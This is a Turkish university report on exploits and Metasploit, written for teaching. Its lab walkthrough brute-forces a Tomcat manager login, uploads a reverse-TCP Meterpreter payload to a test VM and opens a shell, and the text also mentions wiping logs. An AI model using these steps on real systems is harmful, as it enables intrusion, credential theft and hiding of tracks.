

T.C
FIRAT ÜNİVERSİTESİ
TEKNOLOJİ FAKÜLTESİ
ADLI BİLİŞİM MÜHENDİSLİĞİ BÖLÜMÜ

2019-2020 EXPLOİT ÇALIŞMASI

HAZIRLAYAN

Davut SELÇUK

DANIŞMAN

Dr. Öğr. Fatih ERTAM

Elazığ

2020

İÇİNDEKİLER

İçindekiler

| | |
|--|----|
| Exploit Kavramı..... | 4 |
| Bir Exploitin Yaşam Döngüsü..... | 4 |
| Local Exploit..... | 5 |
| Remote Exploit | 5 |
| Zero Day Exploit..... | 6 |
| Örnek Exploit Kullanımları..... | 7 |
| Exploit Derleme | 14 |
| Exploit Geliştirme ve Çalıştırma Çatıları | 15 |
| Exploit Yapısı..... | 15 |
| CORE Impact..... | 18 |
| Immunity Canvas | 19 |
| Metasploit Pro..... | 20 |
| Shellcode Nedir?..... | 23 |
| Encoder Nedir?..... | 24 |
| Payload Nedir? | 25 |
| Nops Nedir?..... | 28 |
| Üst Düzey Payloadlar..... | 28 |
| Shellcode Oluşturma | 30 |
| Metasploitde Bulunan Encoderlar..... | 35 |
| Encoder Kullanımı..... | 36 |
| Metasploitde Bulunan NOP'lar..... | 40 |
| Metasploit Framework Auxiliary Kullanımı | 42 |
| Metasploit Auxiliary Modülleri..... | 45 |
| Exploit Öncesi Auxiliary Araçları..... | 48 |
| Gelişmiş Payload ve Eklenti Modülleri | 49 |
| Port Tarama Sonuçlarını Aktarma | 52 |
| Nessus..... | 55 |
| Nexpose..... | 60 |
| Autopwn Kullanımı | 61 |
| Güvenlik Açığı Referansına Dayalı Exploit Seçimi..... | 64 |
| Açık Port(lar)a Dayalı Exploit Seçimi..... | 67 |
| Exploit Sonrası Sistemde İlerleme-Post Exploitation..... | 70 |
| Yetki Yükseltme | 70 |

| | |
|--|----|
| Başka Uygulamaya Bulaşmak | 74 |
| Bellek Dökümü Alarak İnceleme..... | 75 |
| Uzak Masaüstü Bağlantısı Başlatmak | 78 |
| Hedefin Canlı Oturumuna Geçiş | 80 |
| İz Temizleme..... | 81 |
| Paket Dinleme(Packet Sniffing) | 82 |
| Ekran Görüntüsü Yakalama | 84 |

Exploit Kavramı

Exploit (İngilizce: to exploit – kötüye kullanma) bir bilgisayar programıdır veya bir script, bilgisayar programlarında bulunan zayıflık veya hatalar için kullanılır.

Exploitlerin geliştirilmesinin ardından yatan ana fikir açığın tam olarak hangi sonuçlara mal olduğunu gösterebilme ve bunu daha somut şekilde yazılımın geliştiricisine sunabilmektir. Ancak ne var ki internet üzerinde herkes iyi niyetli değil. Kötü niyetli siber suçlular bir sistem üzerinde yer alan açıkları çalıştıracak exploitleri keşfetmekte ve ardından bu exploitleri karanlık siteler yardımıyla ücretsiz olarak sunuyor veya para karşılığında satışa çıkartıyor.

Exploitler genellikle C, Perl, Python ve Ruby gibi yazılım dilleriyle yazılmaktadır.

Exploitler, ücretli veya halka açık bir şekilde sunulabilir. Bu durum, geliştiriciye ve geliştirdiği exploitin işlevine göre değişebilir.

Exploitleri takip edebileceğiniz, satın alacağınız çeşitli platformlar bulunmaktadır. En popüler exploit sayfalarından birisi, Kali Linux geliştiricileri tarafından geliştirilen Exploit-DB(exploit-db.com) dir.

Exploitlerde kendi içlerinde gruplara ayrılmaktadırlar, kullanım şekilleri olarak Remote-Exploits, Local Exploits ve Zero Day Exploit olarak kullanım şekli değişmektedir.

Bir Exploitin Yaşam Döngüsü

Öncelikle exploit bir hack işleminin yaşam döngüsünde (Cyber Kill Chain) 4. Adımında bulunmaktadır. Bu adımda sisteme yüklenen bir zararlı yazılımın çalışması beklenir. Bu aşamada kullanılan bazı toolar Artmitage, Metasploit, BeFF'dir.

Sistemdeki zafiyetin tespitinden sonra exploitimizi kullanmak için gerekli tooları kullanarak içeriye bir payload(sistemin bize veri çekebilecek zararlı) bırakılır son olarak kalıcılık sağlamak için bir backdoor oluşturulur Eğer işimiz bitmişse o sistemde log kayıtları silinerek çıkarılır.

Exploitler, bir işletim sisteminde, yazılım parçasında, bilgisayar sisteminde, nesnelerin interneti (IoT) cihazlarında veya diğer güvenlik açıklarında bir güvenlik açığından yararlanır.

Bir exploit kullanıldıktan sonra, genellikle savunmasız sistemin veya yazılımın yazılım geliştiricileri tarafından bilinir hale gelir ve genellikle bir yama ile düzelttilir ve kullanılamaz hale gelir.

Bu yüzden birçok siber suçluların yanı sıra askeri veya devlet kurumları da exploitleri yayılmamıyorlar, onları özel tutmayı tercih ediyorlar.

Bu durumda, güvenlik açığı zero day güvenlik açığı veya zero day exploit olarak bilinir.

Bir devlet kurumunun bir yazılım güvenlik açığını gizli tutmayı seçmesinin ünlü bir örneği Eternalblue'dur.

EternalBlue, sunucu ileti blogu (SMB) protokolünün eski bir sürümünü kullanan Microsoft Windows işletim sisteminin eski sürümlerinden yararlandı.

Siber suçlular, Eternalblue'yu kullanan WannaCry ransomware solucanını geliştirdi ve EternalBlue yamadan önce yüz milyonlarca ila milyarlarca dolar arasında değişen hasarlarla 150 ülkede yaklaşık 200.000'den fazla bilgisayara yayıldı.

Yazılım geliştiricileri Eternalblue'yi düzeltmek için bir yama yayınlasa da, bu bilinen güvenlik açığı, yamanın zayıf kullanıcı kabulü nedeniyle büyük bir siber güvenlik riski olmaya devam ediyor.

Local Exploit

Local (Yerel) Exploitler sistemin içerisinde bulunan genelde sistemdeki yetkili kullanıcı özelliklerini kullanmak için tasarlanmış Exploitlerdir. Örnek bir web sunucusunda kayıtlı bir hesabımız bulunmakta bu hesabın yetki seviyesini en üsté yani root yapmak için local exploitlere ihtiyacımız bulunmaktadır.

Remote Exploit

Uzak sistemlere internet (ağ) üzerinden çalışmakta ve mevcut olan güvenlik açığını kullanarak, korumasız sisteme erişim sağlama şeklidir. Örneğin alakamız olmayan bir web sunucusunda kayıtlı hesabımız yok orada bir hesap oluşturmak için remote exploitleri kullanırız. Remote exploitler 3 çeşitten oluşmaktadır.

Dos-Exploits: Sistemi yavaşlatan ve durma seviyesine getiren Exploit'lerdir.

Command-Execution-Exploits: Bu exploitte exploiti kullanacak olan kişi hedef sistemi yeterince iyi tanımaması ve hedef olan sistem üzerine kodu yerleştirek çalıştırması gereklidir. En tehlikeli Exploit türünden biri olan Command-Execution-Exploits'ler kullanıldığı zaman sisteme üzerinde tüm yetkilerin sahibi olabilir.

SQL-Injection-Exploits: Veritabanı üzerinde herhangi bir sütunu takip etme ve ardından o sütunda değişiklik meydana getirmek için kullanılan Exploit çeşididir. SQL-Injection Exploit'leriyle saldırı hedeflenen sistemdeki verilere zarar verilebilir veya üzerinde değişiklikler yapılmaktadır.

Zero Day Exploit

Zero-Day, açığın yamalanması veya başka şekilde düzeltildmesinden sorumlu taraf veya taraflarca bilinmeyen yazılım ve donanım kusurlarıdır. En basit anlamda, daha önce karşılaşılmayan, hiç görülmemiş saldırılar, zafiyetler, ”sıfır gün” olarak kabul edilir. Sıfır gün açıkları, saldırı gerçekleşene kadar geliştirici tarafından anlaşılması zor olan zafiyetlerdir. Hackerlar buldukları veya yazdıkları Exploitleri sistemlere istenildiği zaman girebilmek için yayımlamamayı tercih ederler. Zero-Day saldırısını aşama aşama anlatacak olursak;

ZERO DAY SALDIRI AŞAMALARI



Zero – Day Exploitler genelde hackerlar arasında “Underground Market” Yeraltı pazarı veya kirli Pazar diye adlandırılan internet ortamlarında satılır veya paylaşıılır.

Zero – Day Exploitler hem hackerlar hem de güvenlik araştırmacıları tarafından önemli yazılımlardır. Çünkü bu tür yazılımlar ciddi ücretlerle Yazılım firmaları veya Hacker’lar tarafından satın alınırlar.

Günümüzde de bu durumla ilgili aslında etik bir pazar oluşmuş durumda. Bu pazara verilebilecek en güzel örnek “Bug-Bounty” dir. Güvenlik araştırmacıları buldukları zafiyetleri bug bounty kapsamında paylaşabilir hatta bununla ilgili kazançta sağlamaktadırlar. Devletlerde, aslında bu zafiyetleri satın alarak, gri bir market oluşturmuş durumdalar. Hatta bazı darknet sitelerinde, zero-day exploitleri oldukça yüksek fiyatlarla satılmaktadır

Örnek Exploit Kullanımları

Exploitlerimizi kullanmak için Kali Linux’da hazır gelen Metasploit aracımızı kullanacağız.

Metasploit, sızma testlerinde kullanılabilen en iyi yazılımlardan birisidir, içerisinde exploitler, payloadlar, auxiliaryler ve encoderlerin bulunduğu bir altyapıdır. Metasploit ile sadece saldırısı yapılmaz. Web güvenlik, işletim sistemleri ve sistem testleri gerçekleştirilir ve gerçekleştirilen testlerden toplanılan bilgilere göre Exploit’leme işlemi gerçekleştirilir. Metasploit Birden fazla işletim sistemi üzerinde çalışabilmektedir.(Windows, MAC, Linux)

Kali Linux üzerinden komut ekranına ‘msfconsole’ yazarak işlemimize başlıyoruz.

```
davut@kali:~
```

```
File Actions Edit View Help
```

```
davut@kali:~$ msfconsole
```

```
..:ok000kdc'      'cdk000ko:.
.x000000000000c    c000000000000x,
:00000000000000k, ,k00000000000000:
'000000000kkkk00000: :0000000000000000'
o00000000. MMMMM o0000000001. MMMMM,00000000
d0000000. MMMMMMM .c00000c. MMMMMMM,00000000
l00000000. MMMMMMMMM:d; MMMMMMMMM,00000001
.00000000. MMMM. ; MMMMMMMMM, MMMM,0000000.
c0000000. MMMM.00c. MMMMM o00. MMM,0000000c
o000000. MMM.0000. MMM:0000. MMM,000000
l00000. MMM.0000. MMM:0000. MMM,000001
;00000' MMM.0000. MMM:0000. MMM;0000;
.0d0o WMM.0000occcx0000.MX'x0d,
,k0l'M.00000000000000.M d0k,
:kk;.00000000000000.;ok:
;k0000000000000000k:
,x000000000000x,
.l000000001.
,d0d,
```

```
=[ metasploit v5.0.99-dev ]
```

```
+ -- ---=[ 2045 exploits - 1106 auxiliary - 344 post ]
```

```
+ -- ---=[ 562 payloads - 45 encoders - 10 nops ]
```

```
+ -- ---=[ 7 evasion ]
```

```
Metasploit tip: View advanced module options with advanced
```

```
msf5 > exit
```

Show: İçerdiği modüllerin göstermek için kullanılan komuttur.

Show options: Bu komut ise seçmiş olduğumuz exploitlerin ayarını göstermek için kullanılır.

Show payloads: Kullanabileceğimiz payloadları gösterir.

Help: Metasploit'te kullanabileceğimiz başlıca komutları bize gösterir

Show targets: Exploitin içindeyken hangi işletim sistemlerine uygulayabileceğimizi listeler.

Info: Örnek vermek gerekirse bir exploit seçtikten sonra info yazarsak o exploite dair ayarları bizlere getirir kısacası exploite dair temel bilgileri bize verir.

Search: Modüllerde arama yapar.

Sessions: Aktif olan oturumları gösterir ve bilgisini verir.

Örnek exploit kullanımı için zayıf bir makine üzerinden işlemlerimize devam edeceğiz.

Öncelikle nmap taraması yaparak açık olan portları tespit ediyoruz.

Çalışan servisleri ve versiyonları tespit ettikten sonra bu servisleri ve versiyonları detaylıca araştırarak bir zaafiyet varmı exploit db de ya da başka site ve bloglarda bir şey varsa o servis

üzerinden sizmaya çalışılır. Bu makinede birden fazla açık bulunuyor fakat ben 8080 portunda bulunan Apache Tomcat üzerinden gideceğim ve bununla ilgili exploit arayacağım.

```
davut@kali:~ - □ X
File Actions Edit View Help
Metasploit tip: View missing module options with show missing
msf5 > search tomcat
Matching Modules
=====
#   Name
Check Description                               Disclosure Date  Rank
-   --
0   auxiliary/admin/http/ibm_drm_download      2020-04-21    normal
Yes  IBM Data Risk Manager Arbitrary File Download
1   auxiliary/admin/http/tomcat_administration  normal
No   Tomcat Administration Tool Default Access
2   auxiliary/admin/http/tomcat_utf8_traversal  2009-01-09    normal
No   Tomcat UTF-8 Directory Traversal Vulnerability
3   auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09    normal
No   TrendMicro Data Loss Prevention 5.5 Directory Traversal
4   auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06    normal
No   Apache Commons FileUpload and Apache Tomcat Dos
5   auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09    normal
No   Apache Tomcat Transfer-Encoding Information Disclosure and DoS
6   auxiliary/dos/http/hashcollision_dos        2011-12-28    normal
No   Hashtable Collisions
7   auxiliary/scanner/http/tomcat_enum          normal
No   Apache Tomcat User Enumeration
8   auxiliary/scanner/http/tomcat_mgr_login     normal
No   Tomcat Application Manager Login Utility
9   exploit/linux/http/cisco_prime_inf_rce      2018-10-04    excellent
Yes  Cisco Prime Infrastructure Unauthenticated Remote Code Execution
10  exploit/linux/http/cpi_tararchive_upload    2019-05-15    excellent
Yes  Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerabilit
```

Metasploit aracımızı açtıktan sonra search tomcat diyerek exploit ve auxiliary arıyoruz. Karşımıza birçok exploit çıkıyor bize uygun olanı seçip devam ediyoruz.

```
davut@kali:~ - □ x
File Actions Edit View Help

 10 exploit/linux/http/cpi_tararchive_upload           2019-05-15   excellent
Yes Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
y
 11 exploit/multi/http/cisco_dcnm_upload_2019          2019-06-26   excellent
Yes Cisco Data Center Network Manager Unauthenticated Remote Code Execution
 12 exploit/multi/http/struts2_namespace_ognl          2018-08-22   excellent
Yes Apache Struts 2 Namespace Redirect OGNL Injection
 13 exploit/multi/http/struts_code_exec_classloader    2014-03-06   manual
No Apache Struts ClassLoader Manipulation Remote Code Execution
 14 exploit/multi/http/struts_dev_mode                 2012-01-06   excellent
Yes Apache Struts 2 Developer Mode OGNL Execution
 15 exploit/multi/http/tomcat_jsp_upload_bypass        2017-10-03   excellent
Yes Tomcat RCE via JSP Upload Bypass
 16 exploit/multi/http/tomcat_mgr_deploy               2009-11-09   excellent
Yes Apache Tomcat Manager Application Deployer Authenticated Code Execution
 17 exploit/multi/http/tomcat_mgr_upload               2009-11-09   excellent
Yes Apache Tomcat Manager Authenticated Upload Code Execution
 18 exploit/multi/http/zenvworks_configuration_management_upload 2015-04-07   excellent
Yes Novell ZENworks Configuration Management Arbitrary File Upload
 19 exploit/windows/http/cayin_xpost_sql_rce          2020-06-04   excellent
Yes Cayin xPost wayfinder_seqid SQLi to RCE
 20 exploit/windows/http/tomcat_cgi_cmdlineargs        2019-04-10   excellent
Yes Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability
 21 post/multi/gather/tomcat_gather                   normal
No Gather Tomcat Credentials
 22 post/windows/gather/enum_tomcat                  normal
No Windows Gather Apache Tomcat Enumeration

Interact with a module by name or index, for example use 22 or use post/windows/gather/enum_to
mcat

msf5 > use auxiliary/scanner/http/tomcat_mgr_login
```

Bize uygun exploiti bulduktan sonra use komutu ile seçiyoruz.

```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):
Name      Current Setting  Required
_____
BLANK_PASSWORDS  false      no
BRUTEFORCE_SPEED 5       yes
DB_ALL_CREDS    false      no
DB_ALL_PASS     false      no
DB_ALL_USERS    false      no
PASSWORD        no        no
PASS_FILE       /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
Proxies         no        no
RHOSTS          no        yes
RPORT           8080     yes
SSL             false     no
STOP_ON_SUCCESS false     yes
TARGETURI       /manager/html
THREADS         1        yes
USERNAME        no        no
USERPASS_FILE   /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt
USER_AS_PASS    false     no
USER_FILE       /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt
VERBOSE         true      yes
VHOST           no        no
```

Show options diyerek exploitimizdeki ayarları görüyoruz. Eksik olan RHOST portunu ekliyoruz. Bizim burada ki amacımız ise tomcat servisinin kullanıcı adı parolasını bulmak onun için de brute force atak düzenliyoruz.

```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set RHOST 192.168.19.134
RHOST => 192.168.19.134
msf5 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.19.134:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: manager:root (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: role1:admin (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: role1:manager (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: role1:root (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.19.134:8080 - Login Successful: tomcat:tomcat
[-] 192.168.19.134:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.19.134:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
```

Set RHOST ipadresi diyerek ip brute force atak yapacağımız makinenin ip adresini vermiş oluyoruz. Ardından run diyerek ya da exploit diyerek exploiti çalıştırıyoruz ve bize kullanıcı adı ve parolasını bulmuş oluyor.

```
davut@kali:~
```

```
File Actions Edit View Help
```

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf5 exploit(multi/http/tomcat_mgr_upload) > use exploit/multi/http/tomcat_mgr_upload
[*] Using configured payload java/meterpreter/reverse_tcp
msf5 exploit(multi/http/tomcat_mgr_upload) > show options
```

```
Module options (exploit/multi/http/tomcat_mgr_upload):
```

| Name | Current Setting | Required | Description |
|--------------|-----------------|----------|---|
| HttpPassword | | no | The password for the specified username |
| HttpUsername | | no | The username to authenticate as |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | | yes | The target host(s), range CIDR identifier, or hosts file with syntax 'file :<path>' |
| RPORT | 80 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | /manager | yes | The URI path of the manager app (/html/upload and /undeploy will be used) |
| VHOST | | no | HTTP server virtual host |

```
Payload options (java/meterpreter/reverse_tcp):
```

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--|
| LHOST | 192.168.19.133 | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |

```
Exploit target:
```

| Id | Name |
|----|----------------|
| -- | |
| 0 | Java Universal |

```
msf5 exploit(multi/http/tomcat_mgr_upload) > 
```

Kullanıcı adı ve şifresini tespit ettikten sonra **tomcat_mgr_upload** exploitini kullanarak sisteme sızmaya çalışıyoruz. Tabi **192.168.19.134:8080/manager** adresi ile tarayıcıdan tomcat a giriş yaparak shellde atabilirsiniz. Farklı yollar ve yöntemler mevcut Exploitin çalışması için gerekli parametreleri set ettikten sonra exploitimizi çalıştırıyoruz.

```
set HttpPassword tomcat
```

```
set HttpUsername tomcat
```

```
set RHOST 192.168.19.134
```

```
set RPORT 8080
```

```
davut@kali:~
```

File Actions Edit View Help

| | | | |
|--------------|----------------|-----|--|
| HttpUsername | tomcat | no | The username to authenticate as |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | 192.168.19.134 | yes | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 8080 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | /manager | yes | The URI path of the manager app (/html/upload and /undeploy will be used) |
| VHOST | | no | HTTP server virtual host |

Payload options (java/meterpreter/reverse_tcp):

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--|
| LHOST | 192.168.19.133 | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |

Exploit target:

| Id | Name |
|----|----------------|
| -- | -- |
| 0 | Java Universal |

```
msf5 exploit(multi/http/tomcat_mgr_upload) > run
```

```
[*] Started reverse TCP handler on 192.168.19.133:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying 8ZrcX9NB ...
[*] Executing 8ZrcX9NB ...
[*] Undeploying 8ZrcX9NB ...
[*] Sending stage (53944 bytes) to 192.168.19.134
[*] Meterpreter session 1 opened (192.168.19.133:4444 → 192.168.19.134:55839) at 2020-12-02 12:49:37 -0500
```

```
meterpreter > 
```

Brute force ile bulduğumuz kullanıcı adı ve parolayı set ettikten sonra run diyerek exploitimiz çalıştırıyoruz ve meterpreter ekranımız gelmiş oluyor.

```
davut@kali:~
```

File Actions Edit View Help

```
record_mic      Record audio from the default microphone for X seconds
```

Stdapi: Audio Output Commands

| Command | Description |
|---------|--|
| play | play a waveform audio file (.wav) on the target system |

```
meterpreter > shell
```

```
Process 1 created.
Channel 1 created.
ls
common
conf
logs
server
shared
webapps
work
whoami
tomcat7
pwd
/var/lib/tomcat7
cd
ls
bin
defaults.md5sum
defaults.template
lib
logrotate.md5sum
logrotate.template
pwd
/usr/share/tomcat7
```

Artık makinemize sizmiş bulunuyoruz. Sistemde bulunan kritik bilgileri çekerek işlemlerimizi tamamlayabiliriz.

Exploit Derleme

Derleyici

Derleyici veya İngilizce adıyla bilinen Compiler, farklı bir dilde oluşturulan kaynak kodun istenilen farklı bir kod haline dönüştürülmesine yardımcı olan otomatikleştirilmiş programlardır. Derleyici programlar yaygın olarak executable code olarak tanımlanan hemen çalıştırılabilir kodlar üretmektedir.

Derleyiciler sadece aynı seviyedeki programlama dilinde yazılan kodların aynı seviyedeki eşlerine çevrilmesinde görevli değildirler. Bir derleyici, üst seviye bir programlama dilinin kodunu daha alt seviyeli bir programlama diline çevirme görevini üstlenebilirler. Basit bir örnek vermek gerekirse; bilgisayarınızda C diliyle hazırlamış olduğunuz bir yazılımı derleyiciler sayesinde makine dili olarak kabul edilen Assembly veya daha alt seviyeli programlama dillerine dönüştürebilirsiniz.

Örnek olarak iki kişinin arasında görevli bir tercuman gibi iki programlama dili arasında tercüme görevini üstlenir. Üst seviye programlama diliyle yazılan bir kaynak kodu, daha alt seviyeli bir makine diline dönüştürür. Yine bir tercumanın yaptığı gibi Compiler da bu tercüme işlemini yaparken, kaynak kodun içerisinde yer alan hataları bulur ve iletişim sorunsuz olması için saptadığı hataları yazılımın geliştiricisine bildirir.

Elimizde C diliyle yazılmış bir exploit olsun bunun hangi işletim sistemi için yazıldığı eklenen kütüphanelerden anlayabiliriz.

Örneğin Windows için yazılmış bir exploit için process.h, string.h, winbase.h, windows.h, winsock2.h gibi kütüphaneler bulunuyorsa bu exploit Windows için yazılmıştır.

Linux da ise arpa/inet.h, fcntl.h, netdb.h, netinet/in.h, sys/socket.h, sys/types.h, unistd.h gibi kütüphaneler de Linux işletim sisteminde çalışmaktadır.

Linux üzerinde windows için yazılmış bir exploiti exe formatına dönüştüreceğiz ve derleyeceğiz onun için de gcc adında bir araç kullanacağız.

```
gcc exploit.c -o exploit
```

exploit.c adında bulunan c ile yazılmış exploit bulunmakta. Biz bunu derlemiş olduk Linux sistemde çalıştırılmak içinde terminalimize ./exploit yazmamız yeterli olacaktır.

```
gcc exploit.c -o exploit.exe
```


Burada da windows da çalıştırabileceğimiz bir exe oluşturduk.

Exploit Geliştirme ve Çalıştırma Çatıları

Exploit geliştirme süreci çok çeşitli ve değişkendir; bellek taşmaları, aktarım belleği taşmaları, hesaplama hataları, basitçe dosya yüklenmesi ve çalıştırılması, uzak veya yerel bir dosyanın yorumlayıcıya işletilmesi en sık karşılaşılan exploit türleridir. Ancak ulaşılmak istenen noktanın hedef sistemde komut çalıştırırmak olduğu unutulmamalıdır. Exploit geliştirmenin yöntemleri, bellek taşıması yöntemleri, koruma yöntemlerinin aşılması gibi konular oldukça karışiktır ve temel bilgi düzeyinden fazlasını gerektirir.



Exploit Yapısı



Örnek Exploit Yapısı

EIP Exploit



SEH Exploit



SEH Nedir?

Exploit-DB sitelerine bakacak olursak çoğu istismar aracının SEH (structured exception handler)'ı yani yapılandırılmış özel durum işlemesini istismar ettiğini görebilirsiniz. Sayının fazla olmasının nedeni olarak tespit edilmesinin ve istismar edilmesinin kolay olduğunu söyleyebiliriz.

Kimi programlama dilinde (C bunlardan bir tanesi değil) try & catch, try & except gibi hata yakalamak amacıyla kullanılan özel durum işlemleri (bloklar) bulunmaktadır. Bu blokların amacı içlerinde gerçekleşen işlemlerde bir hatanın ortaya çıkması durumunda kullanıcıyı uyarmak ve işlemin devam etmesini durdurmaktadır aksi durumda bu hata, sistem üzerinde istenmeyen sonuçlara yol açabilmektedir. Geliştirilen bir programda, hata yakalamak için kullanılan bu bloklara yer verilmemesi veya bu blokların oluşan hatayı yakalayamaması durumunda işletim sisteminin hata yakalama bloğu olan Windows SEH duruma müdahale ederek hatayı yakalamaktadır. Bir programın hatayı yakalayabilmesi için her bir hata yakalama bloğunu işaret eden işaretçi/göstergeç (pointer), yanında (stack) saklanmaktadır. Bir programda yer alan tüm hata yakalama blokları birbirlerine zincirdeki halkalar (SEH chain) gibi bağlıdır ve zincirin son halkasında Windows SEH yer alır. SEH, bir sonraki hata

yakalama bloğu işaretçisi (next seh) ve asıl hata yakalama bloğu işaretçisi (seh) olmak üzere 8 bayttan oluşmaktadır.

SEH istismarı kısaca ve kabaca arabellek taşmasında olduğu gibi dinamik bir değişkene kapasitesinden daha fazla veri kopyalanması ile SEH'in içinde yer alan işaretçilerin üzerine istenilen adreslerin yazılmasına ve programın akışının değiştirilmesine denir.

EIP Nedir?

Instruction pointer olarak geçmektedir. CPU'nun an itibariyle code segment'i içerisindeki hangi instruction'ı çalıştıracağını gösterir. Bir bilgisayar programı birden fazla talimattan oluşur. Bir program çalışırken, tüm talimatları bellekte tutulur. Cpu içerisinde bir sonra ki instructionı tutan register konumundadır. Ayrıca stack operasyonlarında da kullanılır. Recursive fonksiyonlar kullanıldığı zaman, fonksiyon adresini stacka push eder böylece fonksiyon tamamlanıp return değerini gördüğünde nereye doneceğini bilir. Bu komut CPU tarafından yürütüldükten sonra, Instruction pointer otomatik olarak programdaki bir sonraki talimata işaret edecek şekilde artırılır. Döngüler ve diğer dallanma yapıları, komut işaretçisini değiştirerek kontrol akışını değiştirir.

Exploit Geliştirmede Hangi Araçlar Kullanılır?

- Açık Bulunan Yazılımın Örneği
- Fuzzer
- Encoder
- Hex Editörler
- Binary Analiz Araçları
- Debugger
- Paket Yakalayıcılar
- Protokol Çözümleyiciler
- Yorumlayıcılar/Derleyiciler
- Shellcode
- SQL Sorguları

Geliştirme Ortamı Alternatifleri

- Core Impact
- Immunity Canvas

- Metasploit Framework
- Security Forest Exploitation Framework

